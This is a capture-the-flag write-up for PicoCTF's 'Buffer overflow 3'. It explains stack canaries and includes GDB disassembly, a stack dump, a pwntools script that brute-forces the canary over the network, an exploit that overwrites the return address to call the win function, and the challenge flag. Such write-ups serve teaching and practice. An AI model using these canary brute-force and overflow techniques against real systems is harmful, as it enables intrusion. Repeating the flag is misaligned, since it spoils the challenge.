
Written by Billie
Buffer overflow 3 from PicoCTF https://play.picoctf.org/practice/challenge/260



The objective of this challenge is to overflow the stack without triggering the canary. A canary value is a value that if changed (for example it got changed by someone trying to overflowing the stack) it would trigger a system exit. So summarized, a stack canary is a tool to detect buffer overflows.

For example theres a stack with these values
XXXX|XXXX|XXXX|**CCCC**|XXXX|XXXX|XXXX|ADDRESS
In regular buffer overflows we can fill the buffer to reach the address. But in the stack above, there is a canary value of “CCCC” which if changed, will trigger a system exit. The canary acts like a password preventing you from reaching further into the program.
If we try to overflow the value with

AAAA|AAAA|AAAA|AAAA|AAAA|AAAA….
This will trigger the canary since it changes the canary value from CCCC to AAAA. We can circumvent this with using the input
AAAA|AAAA|AAAA|**CCCC**|AAAA|AAAA…
Essentially we are overflowing the buffer but when we reach the location of the memory for canary, we fill the memory with the default canary value. As shown in the example above, we filled everything with A's except the canary location, we filled that with C's which is the original canary.

Other than the fact that there's a stack canary, this is just a regular buffer overflow problem. You overflow the buffer (without triggering the canary) and then overwrite the return address into the function that we want to access. Our payload would look something like this.
AAAA|AAAA|AAAA|**CCCC**|AAAA|AAAA…AAAA|AAAA|WIN ADDRESS

Downloading the program we see that the program takes its canary value from a txt file, so it asks us to make our own debugging canary.txt file.

I made my canary file filled with the text "BBBBCCCCDDDDEEEE" since i'm planning to overflow the buffer with A's so that I can see clearly on the stack where the canary is located.

```
   0x080494d3 <+74>:    sub    $0x4,%esp
   0x080494d6 <+77>:    push   $0x1
   0x080494d8 <+79>:    push   %eax
   0x080494d9 <+80>:    push   $0x0
   0x080494db <+82>:    call   0x8049130 <read@plt>          1
   0x080494e0 <+87>:    add    $0x10,%esp
   0x080494e3 <+90>:    lea    -0x90(%ebp),%edx
   0x080494e9 <+96>:    mov    -0xc(%ebp),%eax
--Type <RET> for more, q to quit, c to continue without paging--c
   0x080494ec <+99>:    add    %edx,%eax
   0x080494ee <+101>:   movzbl (%eax),%eax
   0x080494f1 <+104>:   cmp    $0xa,%al
   0x080494f3 <+106>:   je     0x8049501 <vuln+120>
   0x080494f5 <+108>:   addl   $0x1,-0xc(%ebp)
   0x080494f9 <+112>:   cmpl   $0x3f,-0xc(%ebp)
   0x080494fd <+116>:   jle    0x80494c8 <vuln+63>
   0x080494ff <+118>:   jmp    0x8049502 <vuln+121>
   0x08049501 <+120>:   nop
   0x08049502 <+121>:   sub    $0x4,%esp
   0x08049505 <+124>:   lea    -0x94(%ebp),%eax
   0x0804950b <+130>:   push   %eax
   0x0804950c <+131>:   lea    -0x1f0e(%ebx),%eax
   0x08049512 <+137>:   push   %eax
   0x08049513 <+138>:   lea    -0x90(%ebp),%eax
   0x08049519 <+144>:   push   %eax
   0x0804951a <+145>:   call   0x80491e0 <__isoc99_sscanf@plt>
   0x0804951f <+150>:   add    $0x10,%esp
   0x08049522 <+153>:   sub    $0xc,%esp
   0x08049525 <+156>:   lea    -0x1f0b(%ebx),%eax
   0x0804952b <+162>:   push   %eax
   0x0804952c <+163>:   call   0x8049140 <printf@plt>
   0x08049531 <+168>:   add    $0x10,%esp
   0x08049534 <+171>:   mov    -0x94(%ebp),%eax
   0x0804953a <+177>:   sub    $0x4,%esp
   0x0804953d <+180>:   push   %eax
   0x0804953e <+181>:   lea    -0x50(%ebp),%eax              2
   0x08049541 <+184>:   push   %eax
   0x08049542 <+185>:   push   $0x0
   0x08049544 <+187>:   call   0x8049130 <read@plt>
   0x08049549 <+192>:   add    $0x10,%esp
```

Disassembling the vuln function we see that there are 2 read calls. This makes sense since the program if run will ask us how many bytes we want to write followed by what the characters we want to write are. I’m interested in seeing what the stack looks like while I'm overflowing it. That's why I put a breakpoint immediately after the second read which is at address 0x08049549.

I ran the program on GDB and filled the buffer with 16 A’s and then I examine inside the stack, this is what it looks like:

```
0xffffccc0:     0x00000000      0xffffcd18      0x00000010      0x0804949c
0xffffccd0:     0x0804d1a0      0x00000010      0x000a3631      0x00000000
0xffffcce0:     0x00000507      0x00000020      0xf7ffcfec      0xf7fafe14
0xffffccf0:     0x0804d1a0      0x00000000      0xffffcd38      0xf7df3b2b
0xffffcd00:     0x0804d1a0      0x00000000      0x00000004      0x0804c000
0xffffcd10:     0x08049640      0x0804c000      0x41414141      0x41414141
0xffffcd20:     0x41414141      0x41414141      0x00000000      0x0804c000
0xffffcd30:     0x08049640      0xf7ffcb60      0xffffcd68      0x08049480
0xffffcd40:     0x0804d1a0      0x00000001      0x00000004      0x0804d1a0
0xffffcd50:     0x000003e8      0x0804c000      0x43434343      0x00000002
0xffffcd60:     0x000003e8      0x0804c000      0xffffcd88      0x08049622
0xffffcd70:     0xf7fc0400      0x00000000      0x00000000      0x000003e8
0xffffcd80:     0xffffcda0      0xf7fafe14
```

Highlighted with red we see our 16 bytes of A's. But we also see the value 0x43434343 highlighted in yellow. 0x42424242 from hex to ascii is just "BBBB". Since I didn't input any B's this must come from the canary.txt that I made earlier. We also see that the program only takes 4 characters from my canary.txt file, so that means the actual canary value would also only consist of 4 characters.

Highlighted in green is our return address that we need to overwrite. Disassembling the win function (which can be found from "info functions" or from the source code) we see that the address of the win function is 0x08049336. Since the program does not implement PIE we can be certain that the win address won't change.

But before overflowing the return address we need to do something with the canary. Since we dont know the actual canary from the challenge, we need to bruteforce the canary. We can do this with filling the buffer until we reach the canary (which I found to be 64 bytes) and then we can write one character at a time until we have the right character. Say the canary is the characters "QWQW". If we wrote 64 A's to reach the canary and then we write B at the end of the 64 A's, we will overwrite the first "Q" of the canary. But if we write "Q" after those 64 A's, we will overwrite the first Q with the character Q itself, and it wont trigger the canary. We do this process until we find the whole canary. Using this python script we can brute force the canary:

```python
from pwn import *
import string
context.log_level = "debug"
context.binary = ELF('./vuln')
canary = b""
for i in range(4):

    for character in string.printable:
        p = remote("saturn.picoctf.net", 56610)

        p.recvuntil(b'> ')
        off = int(i+1) + 64
        p.sendline(f"{off}")
        p.recvuntil(b'> ')
        payload = b"A"*64
```

```
        payload += canary
        payload += character.encode()

        p.sendline(payload)

        response = p.recvall()

        if b"Where's the Flag" in response:
            canary+=character.encode()
            break
        p.close()

print(canary)
```

After we found the canary which turns out to be “BiRd”, we use this script to send the whole payload

```
from pwn import *
import string
context.log_level = "debug"
context.binary = ELF('./vuln')
p = remote("saturn.picoctf.net", 61563)
payload =
b"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0ABiRdAa0Aa1Aa2Aa3Aa4A6\x93\x04\x08"
p.recvuntil(b'> ')
p.sendline("88")
p.recvuntil(b'> ')
p.sendline(payload)
p.interactive()
```

With this we get the flag
picoCTF{Stat1C_c4n4r13s_4R3_b4D_14b7d39c}

Note: the port of the two scripts are different because I relaunched the challenge.